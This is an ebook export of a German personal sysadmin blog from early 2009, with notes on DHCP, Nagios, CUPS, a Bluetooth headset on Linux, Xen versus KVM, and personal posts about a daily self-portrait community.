

**prego**

*pregos blog*



# pregos blog

prego

manufactured by  
 FEED FABRIK

The original blog can be found at  
<http://blog.pregos.info/>

All rights reserved by the author. No part of this publication may be reproduced, stored in a retrieval system, or transmitted, in any form or by any means, electronic, mechanical, photocopying, recording and/or otherwise without the prior written permission of the author. This book may not be lent, resold, hired out or otherwise disposed of by way of trade in any form, binding or cover other than that in which it is published, without the prior consent of the author.

Manufactured by **FEED  FABRIK** on 27. März 2011

# Inhaltsverzeichnis

Tux on Tour . . . . .	1
Fehlersuche . . . . .	1
Es ist ein gutes Gefuehl... . . . .	2
Vista und Macintosh Probleme mit DHCP-Server . . . . .	3
Xen, BackupPC und speed2fritz && Freetz . . . . .	4
OMSA SNMP aktivieren . . . . .	4
Heute ist der schlimmste Tag des Jahres . . . . .	4
Autsch... . . . .	5
Thank god to be a man . . . . .	6
Isses noch wem aufgefallen... . . . .	7
Serien... . . . .	7
VirtualBox und Netzwerk . . . . .	8
zentralen CUPS-Server nutzen . . . . .	8
Zum festhalten... . . . .	8
cupsaddsmb . . . . .	9
Zum festhalten... . . . .	9
NO_PUBKEY 394D199524C52AC3 . . . . .	10
Blog downtime am Wochenende . . . . .	10
#608kf – 608 kontinuierliche Fratzen . . . . .	11
Scrollen im screen . . . . .	14
SE HBH-DS220 && Asus EEE 1000h . . . . .	14
geoeffnete Dateien anzeigen . . . . .	16
so klein und doch so gut . . . . .	16
Debian, Nagios, External Commands . . . . .	16
Was ist der Unterschied zwischen XEN und KVM? . . . . .	17
Roundcube Webmail Update . . . . .	17
CPU-Flags fuer Virtualisierung . . . . .	17
auvisio DVB-T Receiver WhiteStar II unter Ubuntu-EEE . . . . .	18
united-domains Domain-Weltkarten-Aktion für alle Blogger . . . . .	19
Admin-Aprilscherz . . . . .	20

Goettingen surft schneller! . . . . .	21
automatische Conficker Erkennung im Wohnheim . . . . .	21
Layout . . . . .	22
Blogpost 2 Twitter Update . . . . .	22
Netgear FSM726v2 set VLAN via SNMP . . . . .	22
An welchem Port befindet sich der Host? . . . . .	23
debian, grub, kernelupdate, falsches root-device . . . . .	25
Theme Update . . . . .	25
Wordpress Twitter Bot . . . . .	26
Phorm – Opt-Out fuer Websitebetreiber! . . . . .	26
Linux: Bildschirmschoner mit Bildern eines Media-RSS Feeds .	28
Leerzeichen mit Tabulator ersetzen . . . . .	29
Werder – HSV . . . . .	29
Aras Schallplatten . . . . .	30
XEN-Notizen . . . . .	30
zum festhalten . . . . .	31
Nagios Mobile Webinterface . . . . .	31
SuperGAU an der Uni-Goettingen?? . . . . .	32
Namen-Fetisch . . . . .	33
Aus Word bekannter Shift-F3 Shortcut in OpenOffice . . . . .	34
Zum festhalten... . . . .	36
Windows Maschinen mit Nagios NRPE ueberwachen . . . . .	36
Neue Werdertrikots??? . . . . .	38
Google Calendar Adds Tasks . . . . .	38
Du bist Terrorist . . . . .	39
Firefox Lesezeichen ueberall – Selfmade! . . . . .	39
/usr/bin/mail . . . . .	40
Spruch . . . . .	41
Wordpress 2.8 . . . . .	41
Iran . . . . .	41
Slowloris HTTP DoS... . . . .	42
Meine Generation: . . . . .	42
update-rc.d . . . . .	42
Diego – Gone But Not Forgotten . . . . .	43
Spruch des Tages . . . . .	43
Statusmeldungen verbreiten . . . . .	43
Linux, USB-Headset, Skype, Sound nur auf einer Seite . . . . .	45
Aus dem First-Level-Usersupport.. . . . .	45

Nagios -¿ S. M. A. R. T-Werte von HDDs an 3ware RAID- Controler . . . . .	46
Linux und Zeichensaeetze . . . . .	46
local root exploit fuer alle linux kernel seit 2001 . . . . .	47
Erstellen einer Video-DVD aus einer Videodatei unter (Ubuntu) Linux . . . . .	47
.conf Dateien posten . . . . .	47
Migration virtueller Maschinen von XEN zu KVM . . . . .	48
Dell Poweredge 2850 Fan und Temp via SNMP in Cacti . . . . .	49
Artikel ueber das SNT im Mensa-Spezial . . . . .	50
Sicherheit im Wohnheimnetz = Ourmon & SurfIDS?!... . . . .	50
Was bedeutet „Schnellformatierung“ bei Windows? . . . . .	51
RB: Downtime . . . . .	52
Zum merken fuer heute: . . . . .	52
Temperatur aus Goettingen twittern... . . . .	53
OpenVPN mit Linux/Windows . . . . .	53
Ubuntu 9.10 Cube rotate mouse wheel . . . . .	55
Zeugs: Rythmbox autoaudiosink, NullPointer Luecke . . . . .	56
#ubuntu #mozilla #libnotify . . . . .	57
DRAC-Karte Passwort via SSH aendern . . . . .	57
Wann is noch der naechste routinemaessige fsck? . . . . .	57
Nagios und EventHandler via NRPE . . . . .	59
Schnitzeljagd 2.0 . . . . .	61
Mein Blog ist nun gruen! . . . . .	62
Samba Interdomain Trust . . . . .	62
Samba/LDAP: Benutzeraccount auf Rechner beschraenken . . . . .	63
Firefox startup fix multiple master password dialogs . . . . .	64
Zum festhalten: parted, LVM, virsh . . . . .	64
Werder Bremen Newsübersicht . . . . .	66
Howto: Mobile Webinterface . . . . .	67
Skript: Netzwerkinterface neustarten . . . . .	70
Alle Dokumente eines bestimmten Users finden . . . . .	71
Weisheiten I . . . . .	71
Palm Pre – Nette (Homebrew)-Apps . . . . .	71
Ich komme... . . . .	72
Bit . . . . .	72
LDAP-Backup erstellen . . . . .	73
LDAP – logging, loglevel, seperate logfile, logrotate . . . . .	74

LDAP – Howto: StandbyMaster / Multi-Master . . . . .	75
Nagios – APC-USV monitoren . . . . .	81
OpenOffice und griechischer Zeichensatz . . . . .	82
Nagios – NTP Offset monitoren . . . . .	83
I/O monitoren . . . . .	83
Hetzner EQ-Server + KVM && bridge . . . . .	83
O2-Mailbox deaktivieren . . . . .	85
777 . . . . .	85
chmod 755 rekursiv NUR auf Verzeichnisse . . . . .	85
(bash) Notizen... . . . .	86
Wordpress 3.0 . . . . .	86
HowTo: Windows Desktop read only / roaming Profiles . . . . .	87
XML -j Quelltext nachtraeglich einruecken . . . . .	88
XML-Validierung auf der bash . . . . .	88
Netgear ReadyNAS 2100 – Nagios . . . . .	88
IT Crowd – Season 4 . . . . .	92
Die richtige Sprache finden . . . . .	93
ext2/3: fuer root reservierte Bloecke freigeben . . . . .	94
i/o – snippets . . . . .	95
simpler X-Server fuer Windows . . . . .	96
bash Skript und Multicore Prozessoren . . . . .	96
djvu2tiff . . . . .	97
Howto: virsh console . . . . .	98
rotate pdf in bash command line . . . . .	98
NFS mount via Samba reexportieren . . . . .	99
Archiv der eigenen Twitternachrichten . . . . .	99
Zeilenumbruchverhalten in joe anpassen . . . . .	99
mysql snippet . . . . .	99
hostname aendern . . . . .	100
libstdc++so.5 unter Ubuntu 10.04 LTS 64bit . . . . .	100
ls -j neuste dateien unten anzeigen . . . . .	100
Tomcat / Java config snippets . . . . .	101
KVM, interne Maschine, RDP Zugriff von extern . . . . .	103
Howto: Der eigene Weave Minimal Server / Firefox Sync . . . . .	104
Apple, Google, and your App . . . . .	106
bash [if -e *. TIF -j [: too many arguments . . . . .	107
HowTo: multiple Apache2 vhosts mit unterschiedlichen SSL-Zertifikaten . . . . .	108

Merry Christmas 2.0 . . . . .	109
Encoding von Textdateien herausfinden . . . . .	109
Goetemp – Temperatur und Wetterwarnungen fuer Goettingen	110
The Brick Thief: A LEGO Short Film . . . . .	111
Howto: Netgear FSM726 Password reset . . . . .	111
Ubuntu 10.10 fix cube rotate mouse wheel . . . . .	112
Bilder . . . . .	112
convert bin/cue to iso . . . . .	114
Howto: SSH reverse tunnel . . . . .	114
Software Engineering explained . . . . .	115
FRITZ! Box Fon WLAN 7270 – Faxen unter Linux . . . . .	115
bash string to lower case . . . . .	117
bash add string at the end of each line . . . . .	117
convert line terminator from dos to unix (CR + CR-LF stuff) .	117
mysql snippets . . . . .	117
Neues Projekt: file delivery . . . . .	118
Huehner . . . . .	119



# Tux on Tour

Dienstag, 6. Januar 2009

Heute: Burren in Irland



Einen Reisebericht incl. Bilder gibt es auf [dailyfratze.de/prego](http://dailyfratze.de/prego)<sup>1</sup>

## Fehlersuche

Donnerstag, 8. Januar 2009

Ich sitz im ICE und sehe den folgenden Reiseplan vor mir. . . Wieviele Fehler in der Anzeige findet Ihr? Ob der Anzeigendesigner noch nen Job hat?

---

<sup>1</sup><https://dailyfratze.de/prego/tags/Reise/> ↔  
Silvester\_20082009\_in\_Irland



## Es ist ein gutes Gefuehl. . .

Montag, 12. Januar 2009

... wenn man dann weiss, dass das Plugin<sup>2</sup> auch im produktiven Einsatz gut, schnell und verlaesslich funktioniert:

```
***** Nagios ***** Notification Type: PROBLEM Service: ROGUE
Host: Cartman - Unser Webserver State: CRITICAL for 0d 0h 3m 15s
Address: atw.goe.net Info: ROGUE DHCP DETECTED: 192.168.0.1
- 0:d:88:5:97:c Date/Time: Mon Jan 12 20:40:13 CET 2009 ACK by:
Comment:
```

---

<sup>2</sup>[http://blog.pregos.info/2008/12/11/check\\_rogue-nagios-plugin-zum-erkennen-von-rogue-dhcp/](http://blog.pregos.info/2008/12/11/check_rogue-nagios-plugin-zum-erkennen-von-rogue-dhcp/) ←

# Vista und Macintosh Probleme mit DHCP-Server

Samstag, 17. Januar 2009

Mal eben zum festhalten. . . Es gab in hier in Goettingen in verschiedenen Wohnheimen (z. B. C-Weg und Kolosseum) Probleme mit neu aufgesetzten Routern. Der DHCP-Server vergab IP-Adressen, die dann Vista oder Macintosh Clients nicht mehr annahmen. Bei diesen Clients entwickelte sich eine DHCPDISCOVER – DHCP OFFER Kommunikation, zu einem DHCPREQUEST kam es nicht mehr. Workaround war in den Wohnheimen fuer eine kuerzere oder laengere Zeit, bei all diesen Clients dann die IP fest von Hand einzutragen. Bei einem DHCP-Server eine doch sehr unschoene Loesung.

Erst hab ich ein bisschen im Netz gesucht und gedacht es wuerde an dem bekannten Broadcast-Problem liegen (MS-Knowledgebase Artikel<sup>3</sup>). Wars aber nich. Nach einigem Konfigurationsdateien lesen war dann der Fehler lokalisiert. Es lag an dem:

```
server-identifier hostname;
```

in der `/etc/dhcp3/dhcpd.conf` (bzw. in den Wohnheimen in der entsprechenden `.skel` Datei des eingesetzten `netconfig`-Skripts). Das einmal geaendert in

```
server-identifier 123.123.123.123;
```

machte alle vorher aufgetretenen Probleme obsolet. Und nu fuer die Suchmaschinen-Welt:

Debian Etch, Ubuntu, DHCP, DHCP-Server, Vista, Macintosh, Apple, OS X, `dhcpd.conf`, kein DHCPREQUEST, nimmt IP nicht an, Broadcast

---

<sup>3</sup><http://support.microsoft.com/kb/928233/EN-US/>

# Xen, BackupPC und speed2fritz && Freetz

Sonntag, 18. Januar 2009

Mit allem habe ich mich an diesem Wochenende sehr intensiv und zum Ende auch erfolgreich beschaeftigt. Ich wollte zu alldem noch was schreiben, aber ich bin zu platt, deswegen nur die Ergebnisse:

- **Xen** – Ersten produktiven Xen-Server unter Debian vollstaendig aufgesetzt, 3 Maschinen in domUs migriert, Monitoring der VMs via Nagios
- **BackupPC** – Bevor das Backup von unserem Wohnheim-Webserver ausgefuehrt wird, werden nun die MySQL DBs darauf via Skript gesichert
- **speed2fritz && Freetz** – Meinen Speedport W701V neu geflasht und Freetz hinzugefuegt. Jetzt u.a. mit WOL-Webinterface

## OMSA SNMP aktivieren

Montag, 19. Januar 2009

Wenn man nach einem Reboot des Servers OMSA SMUX nich mehr geht hilft:

```
# /etc/init.d/dataeng enablesnmp  
# /etc/init.d/dataeng restart
```

## Heute ist der schlimmste Tag des Jahres

Montag, 19. Januar 2009

Die mathematische Formel für den elendigsten Tag des Jahres lautet :

$1/8W+(D-d) 3/8xTQ MxNA$

Einflussfaktoren:

– W: Wetter

- D: Schuldgefühle
- d: Einkommen im Januar
- T: vergangene Zeit seit Weihnachten
- Q: vergangene Zeit seitdem ein guter Vorsatz verworfen wurde
- M: Motivation
- NA: Notwendigkeit, aktiv zu werden

Und laut der Formel ist dieser Tag in diesem Jahr der 19. Januar . . . .  
Das erklärt meine Stimmung heute.

Danke lea<sup>4</sup> fuer den Link<sup>5</sup>

## Autsch. . .

Dienstag, 20. Januar 2009

Wenn morgens das Telefon klingelt mit Usern die nicht an Ihre Daten kommen. . .

Wenn man seine Mails abrufen und XYZ neue ungelesene Mails hat die kein SPAM sind, von Usern, die nicht an Ihre Daten kommen. . .

Wenn der Server um den es sich handelt einer ist, den man vom Vorgaenger uebernommen hat, und fuer den man offiziell keine Garantie uebernimmt. . .

Wenn man sich auf dem entsprechenden Server einloggt und dann mit einem Allgemeinen Ein-Ausgabefehler auf /home empfangen wird

Dann . . . wird einem erstmal mulmig im Magen. . . Mit dem Backup auf Baendern koennen die User nix anfangen. . .


```
uapsfs:/home/jan# grep sda4 /var/log/syslog.0 Jan 20 01:11:11 uapsfs
kernel: xfs_force_shutdown(sda4,0x8) called from line 4258 of file
fs/xf/xf.bmap.c. Return address = 0xe0a4bf28 Jan 20 01:11:11
uapsfs kernel: Filesystem „sda4“: Corruption of in-memory data detected. Shutting down filesystem: sda4 uapsfs:/home/jan#
```

---

<sup>4</sup><https://dailyfratze.de/lea>

<sup>5</sup><http://forum.wacken.com/showthread.php?t=152416>





(via Mail)

## Isses noch wem aufgefallen...

Mittwoch, 28. Januar 2009

... in Goettingen gibts seit heute bei O2 HSDPA 😊

## Serien...

Sonntag, 1. Februar 2009

Ich habe eine Lieblingsserien: The IT-Crowd<sup>6</sup>. Sie ist unsagbar lustig und trifft bisher als einzige Serie die ich gesehen habe voll meinen Geschmack. Nun bin ich vor kurzer Zeit auf "The Big Bang Theory"<sup>7</sup> aufmerksam gemacht worden, und ich erkläre sie hiermit offiziell zu meiner zweiten Lieblingsserie!!

<sup>6</sup>[http://de.wikipedia.org/wiki/The\\_IT\\_Crowd](http://de.wikipedia.org/wiki/The_IT_Crowd)

<sup>7</sup>[http://de.wikipedia.org/wiki/The\\_Big\\_Bang\\_Theory](http://de.wikipedia.org/wiki/The_Big_Bang_Theory)



## VirtualBox und Netzwerk

Mittwoch, 4. Februar 2009

Netter Artikel aus dem LinuxMagazin: Networking mit Virtualbox<sup>8</sup>  
(via Jabber)

## zentralen CUPS-Server nutzen

Freitag, 6. Februar 2009

ich vergesse es immer wieder, darum hier einmal DAU-maessig festgehalten:

**Frage:** Bei uns im Netzwerk steht ein zentraler CUPS-Druckserver. Wie kann ich mich unter Linux damit verbinden, so das ich alle Drucker nutzen kann?

**Antwort:** echo „ServerName 123.123.123.123“ ; cat /etc/cups/client.conf ; /etc/init.d/cups(ys) restart

## Zum festhalten...

Montag, 9. Februar 2009

- BoxBackup<sup>9</sup> – interessant fuer meine VMs etc...

---

<sup>8</sup>[http://www.linux-magazin.de/heft\\_abo/ausgaben/2008/02/netzwerk\\_aus\\_der\\_kiste](http://www.linux-magazin.de/heft_abo/ausgaben/2008/02/netzwerk_aus_der_kiste) ↩

<sup>9</sup><http://www.pro-linux.de/berichte/boxbackup.html>

- SysAdmin-Jobs.de<sup>10</sup> – fuer den MorningCoffee<sup>11</sup>
- LDAP-Account-Manager<sup>12</sup> – evtl. was fuers ATW<sup>13</sup>

## cupsaddsmb

Montag, 9. Februar 2009

Merke: Wenn cupsaddsmb -a -v mit Connection failed fehlschlaegt, mal

```
cupsaddsmb -a -v -H 123.123.123.123 -U MYSAMBAU-  
SER
```

ausprobieren... :-/

## Zum festhalten...

Sonntag, 15. Februar 2009

- Howto Upgrade from Debian Etch to Lenny<sup>14</sup>
- Debian GNU/Linux 5.0 codename Lenny – News for sysadmins<sup>15</sup>
- sysklog zu rsyslog<sup>16</sup>
- Kapitel 4. Upgrades von vorherigen Veröffentlichungen<sup>17</sup>

<sup>10</sup><http://www.sysadmin-jobs.de/>

<sup>11</sup><https://addons.mozilla.org/de/firefox/addon/2677>

<sup>12</sup><http://lam.sourceforge.net/>

<sup>13</sup><http://atw.goe.net>

<sup>14</sup>[http://www.ducea.com/2008/12/08/howto-upgrade-from-debian-etch-to ↵  
-lenny/](http://www.ducea.com/2008/12/08/howto-upgrade-from-debian-etch-to-lenny/)

<sup>15</sup>[http://michael-prokop.at/blog/2009/02/15/debian-gnulinix-50- ↵  
codename-lenny-news-for-sysadmins/](http://michael-prokop.at/blog/2009/02/15/debian-gnulinix-50-codename-lenny-news-for-sysadmins/)

<sup>16</sup>[http://debian.org/releases/stable/i386/release-notes/ch-whats-new ↵  
.de.html#system-changes](http://debian.org/releases/stable/i386/release-notes/ch-whats-new.de.html#system-changes)

<sup>17</sup>[http://debian.org/releases/stable/i386/release-notes/ch-upgrading ↵  
.de.html](http://debian.org/releases/stable/i386/release-notes/ch-upgrading.de.html)

- Kapitel 5. Dinge, die Sie von Lenny wissen sollten<sup>18</sup>

## NO\_PUBKEY 394D199524C52AC3

Mittwoch, 25. Februar 2009

Es nervt, jedesmal... Debian Unofficial, apt-get update u die Fehlermeldung... Abhilfe schafft der key-Import wie inder FAQ<sup>19</sup> beschrieben, aber auch fuer das Jahr 2007!!

## Blog downtime am Wochenende

Mittwoch, 25. Februar 2009

Am Wochenende war mein Blog nicht zu erreichen (zwitzcher<sup>20</sup>). Seit Montag ist er nun wieder da, und wie angekündigt (zwitzcher<sup>21</sup>) hier 2-3 Zeilen dazu...

Ich habe mir mit drei weiteren Freunden (Eins<sup>22</sup>, Zwei<sup>23</sup>, Drei<sup>24</sup>) einen Rootserver<sup>25</sup> bei Hetzner gemietet. Darauf haben wir mit xen fuer jeden von uns eine virtuelle Maschine, und noch Luft und Platz nach oben was weitere angeht. Jeder von uns, hat (natuerlich) auch einen eigenen Mailserver. Thomas<sup>26</sup> hat seine roundcube<sup>27</sup> Installation nicht upgedated, was zur Folge hatte, dass – klassisch – durch eine bekannt gewordene Sicherheitsluecke und ein schnell im Netz auftauchendes exploit jemand die roundcube Installation gehackt und missbraucht hat. Hetzner hat daraufhin den Server gesperrt. Ueber das Wochenende gab es keinen kostenlosen technischen Support, weswegen das

---

<sup>18</sup><http://debian.org/releases/stable/i386/release-notes/ch-information.de.html> ←

<sup>19</sup><http://debian-unofficial.org/faq.html>

<sup>20</sup><http://twitter.com/pregopresto/status/1234809390>

<sup>21</sup><http://twitter.com/pregopresto/status/1240710323>

<sup>22</sup><http://blog.vorlons.info/>

<sup>23</sup><http://blog.mischas.info/>

<sup>24</sup><http://exdc.net/>

<sup>25</sup>[http://www.hetzner.de/hosting/produkte\\_rootserver/ds5000/](http://www.hetzner.de/hosting/produkte_rootserver/ds5000/)

<sup>26</sup><http://exdc.net/>

<sup>27</sup><http://www.roundcube.net>

ganze Prozedere (serielle Konsole beantragen, Untersuchen, Formblatt ausfuellen und faxen etc) dann bis Montag gedauert hat. Danke an Matthias<sup>28</sup> an dieser Stelle, dass Du das alles gemacht hast! Thomas ist open to abuse<sup>29</sup>.

Was lernen wir alle nun daraus?? Ich kann mich nur auf mich selber verlassen?! Immer schoen alle Sicherheitsupdates installieren?! Keine Pakete von Hand installieren dessen Newsfeed ich nicht lese?! Wenn jemand auf der Arbeit mit Linux-Servern zu tun hat, dann sind die privaten Systeme immer die unsichersten?! Wenn ich mir etwas teile, dann habe ich nicht nur fuer meinen Teil Verantwortung?! . . . Und immer so weiter. . . Ich mach mir auf jeden Fall meine Gedanken dazu, und bin gespannt, was Thomas an Kaffee und Kuchen ausgiebt.

## #608kf – 608 kontinuierliche Fratzen

Mittwoch, 25. Februar 2009

Seit nunmehr 608 Tagen gibt es mich jeden Tag aufs neue taeglich Frisch<sup>30</sup>! Es gibt keinen aussergewoehnlichen Anlass, dass ich gerade heute mal wieder ueber DailyFratze<sup>31</sup> schreibe (ausser vielleicht, dass die Quersumme von  $608 = 14$  ist, und das in etwa der aktuellen Anzahl aktiver Mitglieder entspricht, bzw. die Quersumme / 2 eine bekannte Primzahl darstellt). Bei mir kam in den letzten Wochen immer oeffter der Gedanke mal wieder ueber mich und das Projekt zu schreiben. Ausschlaggebend dafuer sind sicherlich die Veraenderungen die da in der letzten Zeit stattgefunden haben, die auch fuer mich sehr wichtig sind.

DailyFratze ist inzwischen eine eingetragene Marke. Es ist fuer mich unvorstellbar, dass eines Tages irgendjemand ankommt, und Michael<sup>32</sup> das ganze aufgeben / verkaufen / aendern muss, nur weil sich irgendein

---

<sup>28</sup><http://blog.vorlons.info/>

<sup>29</sup><http://exdc.net/2009/02/23/open-to-abuse/>

<sup>30</sup><https://dailyfratze.de/prego/tags/CoStarring/Kuscheltier?lang=de>

<sup>31</sup><http://www.dailyfratze.de>

<sup>32</sup><https://dailyfratze.de/michael>

Idiot oder eine Firma irgendwelche Rechte daran gesichert hat. Dem ist nun erfolgreich gegengewirkt.

DailyFratze ist auf einen neuen Server umgezogen. Damit die Hardware den mit der Zeit gestiegenen Anforderungen genuegt, ist DailyFratze auf einen leistungsstaerkeren Server umgezogen. Damit sollte nun auch fuer die naechsten Jahre eine gleichbleibend schnelle Auslieferung der Seiten bei wachsenden Funktionen und Usern gewaehrleistet sein.

DailyFratze ist international geworden, mit dem User lindsay<sup>33</sup> gibt es den ersten Fratzenschneider, der kein Deutsch spricht und nicht in Deutschland wohnt.

Ich schreibe das alles, weil mir DailyFratze in den letzten 608 Tagen immer wichtiger geworden ist. Ich weiss nicht, ob das rotierende Logo in dem ich erscheine



und der dazugehoerige Spruch ueberlegt und mit bedacht so gewaehlt wurde wie es ist, aber es spiegelt doch viel mehr von mir und DailyFratze wieder, als auf den ersten Blick ersichtlich ist. Wie Ihr unschwer erkennen koennt, bin ich auf dem Bild mit der Frau Keinohrhasse abgebildet. Frau Keinohrhasse ist ein Kuschtier und Kuschtiere sagen sehr viel ueber mich und meine Entwicklung der letzten 608 Tage aus. Zwar ist es Tux<sup>34</sup>, der mir sehr nahe steht, aber Frau Keinohrhasse kommt sehr bald dahinter. Mein Tux steht bei mir fuer die Beziehung die ich zu mir fuehre, und erleichtert mir diese sowie dessen Reflektion. Frau Keinohrhasse ist da eine Erinnerung. Kameralinsen reflektieren

<sup>33</sup><https://dailyfratze.de/lindsaymv>

<sup>34</sup><https://dailyfratze.de/prego/tags/CoStarring/Kuschtier?lang=de>

auch, und jeden Tag ein Bild von mir zu machen und das anzuschauen und wohlmoeglich auch noch 1-2 Saetze dazu zu schreiben erhoecht die Selbstreflektion um ein vielfaches.

Bei dem Bild steht der Spruch mit bei „bringt neue Freunde“. DailyFratze bringt neue Freunde! Auch das sagt wieder viel mehr aus, als es auf den ersten Augenblick heraus scheint. Mir selbst der beste Freund zu sein, dass empfinde ich als eine sehr wichtige, wenn nicht die wichtigste Aufgabe ueberhaupt. Zu mir selbst gut zu sein, auch mich selbst zu achten, auf mich Ruecksicht zu nehmen und mir zuzuhoeeren, Dinge, die sehr sehr wichtig sind, und bei denen mir DailyFratze durch die taegliche Selbstreflektion mittels eines Bildes hilft. Oft ist es erst Tage, Wochen, Monate spaeter, dass mir Dinge ueberhaupt auffallen, auf die ich dann in Zukunft besser aufpassen oder vermeiden, oder evtl. auch wiederholen kann, aber ohne das taegliche Bild und das damit verbundene festhalten eines „Snapshots“ waere mir das in dieser Form unmoeglich.

DailyFratze bringt mir auch andere Freunde! Ich habe hin und wieder Emaillkontakt mit Michael, André war schon mind. 2x bei mir in Goettingen, mit einigen bin ich taeglich am zwitschern/schnattern. Ich freue mich sehr, Abends auf DailyFratze vorbeizuschauen und zu gucken wie es den anderen geht, was sie so erlebt haben etc. Ich fuehle mit Ihnen wenn es ihnen schlecht geht, ich freue mich mit Ihnen, wenn es Ihnen gut geht, manchmal bin ich auch einfach nur irritiert... 😊

DailyFratze ist fuer mich viel viel mehr als „nur“ eine weitere (zugegebenermassen etwas elitaere) Social Community, wobei sie sicherlich ganz nuechtern betrachtet als solche gesehen werden kann. Ich identifiziere mich mit DailyFratze, sehr sogar, und es ist in den vergangenen 608 Tagen zu einem festen Bestandteil meines Alltags geworden. DailyFratze hilft mir bei vielen Dingen die fuer mich sehr wichtig sind, und es praegt mein Leben auch in ganz praktischen Dingen erheblich – Stichwort Handykauf, Handy-Datenflatrate oder vor einem Urlaub der Gedanke, wie ich meine Fratzen moeglichst sicher speichern kann damit mir kein Tag verloren geht. Fuer mich persoendlich ist DailyFratze sehr wichtig geworden, und deswegen bin ich froh und stolz, dass ich dabei sein und mitmachen darf, und dass ich auch hin und wieder einen kleinen Beitrag dazu leisten kann, dass DailyFratze weiterhin so bestehen bleiben kann wie es gerade ist. Danke Michael fuer die

Zeit und Arbeit die Du darein investierst, Danke auch an Tina, die dabei unterstuetzt und noch viel mehr Ruecksicht nimmt!

## Scrollen im screen

Donnerstag, 26. Februar 2009

[strg]+[a] [Alt Gr]+[8] ... dann ist man im Kopiermodus und kann mit Pfeil hoch und runter scrollen. Ende mit [q]

## SE HBH-DS220 && Asus EEE 1000h

Sonntag, 1. März 2009

Ich besitze ein Sony Ericsson Bluetooth Headset, Model HBH-DS220<sup>35</sup>. Ich nutze es taeglich zusammen mit meinem Handy zum telefonieren und Musik hoeren und bin damit sehr zufrieden.

Des Weiteren habe ich ja auch ein Netbook, Asus EEE 1000h<sup>36</sup> mit Ubuntu Linux. Dieses nutze ich ebenfalls taeglich. Manchmal nur, um von meinem Bett aus den Festrechner via WLAN/WOL anzumachen, aber viel oefter um – wie es gedacht ist – mobil zu arbeiten oder zu entspannen. Oft im ICE. Um mobil ins Internet zu gehen habe ich bei O2 das Internet Mobile Pack M dazu gebucht, und stelle von meinem Netbook via Bluetooth eine Internetverbindung her. Mit HSDPA hat man sogar eine angenehme Geschwindigkeit.

Da das mit dem Internet via Bluetooth selbst unter Linux so einfach klappt,

habe ich mir letztes Wochenende im Metronom auf dem Weg nach Hamburg zu Anja gedacht, ich sollte mal ausprobieren ob ich nicht auch mein Bluetooth Headset mit dem Netbook koppeln kann und ob ich dann evtl. sogar noch einen Ton daraus bekomme.

---

<sup>35</sup><http://blog.pregos.info/2008/06/15/neues-handy-sony-ericsson-c702> ↩

<sup>36</sup><https://dailyfratze.de/prego/tags/Ger%25C3%25A4t/> ↩  
Asus\_Eee\_PC\_1000H?lang=de

Um das Ergebnis vorweg zu nehmen: es geht. Als erstes bin ich auf die folgende Seite gestossen:

- [EEE PC + Ubuntu + HBH-DS200](#)<sup>37</sup>

von der ich aber nur verstanden habe, dass ich PulseAudio installieren muesste anscheinend. Aber danach bin ich auf der Hilfeseite von Ubuntu zu dem Thema gelandet:

- [Ubuntu Documentation – Bluetooth Headset](#)<sup>38</sup>

und es ist wirklich alles so einfach wie es da steht. Als erstes habe ich das Headset in den Suchmodus gepackt und anschliessen im Blueman Bluetooth Manager (aptitude install blueman) danach gesucht, gefunden, gekoppelt. Anschliessend habe ich nach der Anleitung die .asoundrc angelegt und die entsprechenden PulseAudio sachen installiert (*aptitude install paprefs paman padevchooser*). Die Schritte mit Modulen laden etc. hab ich mir in einem kurzen Bashskript zusammengefasst. Ich nutze das Headset ja nicht nur und ausschliesslich mit dem Netbook von daher alles beim Bootvorgang automatisch zu machen waere zuviel.

```
#!/bin/bash # Pairing Info zenity --info --text="Bitte beachten, dass
das Headset vorher mit dem Laptop gepaired wurde!" # Fuer Sprache
einrichten hciconfig hci0 voice 0x0060 # Laden der benoetigten
Kernelmodule modprobe snd_bt_sco modprobe sco # Laden der
benoetigten Pulseaudiomodule pactl load-module module-alsa-sink
device=bluetooth pactl load-module module-alsa-source device=bluetooth
# Einkomentieren, wenn der Pulseaudio Device Chooser nicht bei
jedem # Systemstart geladen wird #padevchooser & # Einrichten
von Pulseaudio zenity --info --text="Linker Mausklick auf del Pulseaudio
DeviceManager ->Default Sink ->Other als_output.bluetooth"
```

Und siehe da, es geht alles. Nachdem die Kernel- und PulseAudio Module

---

<sup>37</sup>[http://webbservern.se/\\$sim\\$jonas/wordpress/?p=921](http://webbservern.se/$sim$jonas/wordpress/?p=921)

<sup>38</sup><https://help.ubuntu.com/community/BluetoothHeadset>

geladen wurden und ich den Default Sink im PulseAudioDeviceManager umgestellt hatte hoerte ich Musik aus dem Bluetooth-Headset. Echt cool! Die Anleitung bei Ubuntu ist sehr gut beschrieben und funktioniert 1A!

## geoeffnete Dateien anzeigen

Samstag, 7. März 2009

wer von euch das Problem kennt, dass man ein Geraet unmounten will aber man immer gesagt bekommt dass es noch in Benutzung ist, wird sich ueber das Programm **lsdf** freuen 😊

## so klein und doch so gut

Sonntag, 8. März 2009

aptitude install **htop**<sup>39</sup>

## Debian, Nagios, External Commands

Sonntag, 8. März 2009

MAAAAAAAAAAN... immer wieder das gleiche:

```
/etc/init.d/nagios3 stop dpkg-statoverride --update --add nagios www-data 2710 /var/lib/nagios3/rw dpkg-statoverride --update --add nagios nagios 751 /var/lib/nagios3 /etc/init.d/nagios3 start
```

via */usr/share/doc/nagios3/README. Debian*

---

<sup>39</sup><http://htop.sourceforge.net/>

# Was ist der Unterschied zwischen XEN und KVM?

Dienstag, 10. März 2009

*KVM macht den Kernel selbst zum Hypervisor und greift dabei auf die Infrastruktur des Kernels (Scheduler, Speicherwaltung, Treiber) zurück, während bei der Xen-Hypervisor dem Linux-Kernel vorgeschaltet ist.*

*KVM erfordert für seine Arbeit CPUs mit Virtualisierungsfunktionen wie AMD-V oder Intel VT. Xen kann diese Funktionen ebenfalls nutzen, um unmodifizierte Gast-systeme zu virtualisieren. An Xen angepasste Betriebssysteme laufen unter dem Xen-Hypervisor allerdings mit Hilfe von Paravirtualisierung auch als Gast, wenn die CPU keine solchen Funktionen bietet.*

